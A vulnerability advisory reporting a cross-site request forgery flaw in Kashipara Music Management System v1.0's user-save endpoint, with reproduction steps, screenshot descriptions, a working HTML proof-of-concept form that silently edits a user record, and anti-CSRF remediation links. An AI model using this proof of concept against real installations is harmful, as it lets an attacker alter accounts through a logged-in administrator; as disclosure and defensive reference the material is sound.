

Cross-Site Request Forgery (CSRF) vulnerability was found in the Kashipara Music Management System v1.0. This could lead to an attacker tricking the administrator into modifying valid user data via a crafted HTML on “/music/ajax.php?action=save_user” page.

Affected Vendor: KASHIPARA (<https://www.kashipara.com/>)

Product Official Website URL: Music Management System v1.0
(<https://www.kashipara.com/project/php/12978/music-management-system-in-php-php-project-source-code>)


Version: 1.0

Affected Components:

- **Affected File:** / music/ajax.php?action=save_user

Steps:

1. Login into the Music Management System v1.0 (URL: <http://localhost/music/login.php>).
2. Navigate to the “Genre” menu.
3. The 1st entry is of "CSRF CSRF" user with id="6". This is a user entry which was created to demonstrate CSRF attack



The screenshot displays the 'User List' page of the Music Management System v1.0. The browser address bar shows 'localhost/music/index.php?page=user_list'. The sidebar on the left contains a menu with 'Home', 'Musics', 'Playlist', 'Genre', and 'Users'. The 'Users' menu item is highlighted with a red box. The main content area shows a table of users. The first user, 'CSRF CSRF' (ID 1), is highlighted with a red box. The table has columns: #, Name, Contact #, Role, and Email.

#	Name	Contact #	Role	Email
1	CSRF CSRF	Test	Subscriber	TestDelete1@t.com
2	Lopa Mishra	2	Subscriber	11@gmail.com
3	Testa Testb	Test	Admin	test@gmail.com

4. Now in new tab, open the CSRF POC with HTML script mentioned below. This script has a first name and last name modification request for "CSRF CSRF" user with id="6". The first name and last name is expected to be modified to "CSRFTestChanged".

CSRF POC HTML:

```
<html>

<body>

<script>history.pushState("", "", '/')</script>

<form action="http://localhost/music/ajax.php?action=save_user" method="POST">

  <input type="hidden" name="id" value="6" />

    <input type="hidden" name="firstname" value="CSRFTestChanged" />

    <input type="hidden" name="lastname" value="CSRFTestChanged" />

    <input type="hidden" name="contact" value="TestDelete1" />

    <input type="hidden" name="address" value="TestDelete1" />

    <input type="hidden" name="type" value="2" />

    <input type="hidden" name="email" value="TestDelete1@t.com" />

    <input type="hidden" name="password" value="" />

    <input type="hidden" name="cpass" value="" />


  <input type="submit" value="Submit request" />

</form>



</body>

</html>
```






5. Once we click the “Submit request” button, the user modification request is sent to the server and it is successful.



6. The "CSRF CSRF" user first name and last name is changed to "CSRFTestChanged". This is because there is no Anti-CSRF protection in place.



localhost/music/index.php?page=user_list 80%

Tor CVE Tools Managa pending Login | Simple Music ...

Music

Music Management System Project

User List

Show 10 entries

#	Name	Contact #	Role	Email
1	CSRFTestChanged CSRFTestChanged	TestDelete1	Subscriber	TestD
2	Lopa Mishra	22	Subscriber	11@g

Solution/Good Reads:

Implement Anti-CSRF Tokens.

https://cheatsheetseries.owasp.org/cheatsheets/Cross-Site_Request_Forgery_Prevention_Cheat_Sheet.html

<https://portswigger.net/web-security/csrf/preventing>

References:

- [CWE-352: Cross-Site Request Forgery \(CSRF\)](#)
- [CAPEC-62: Cross Site Request Forgery](#)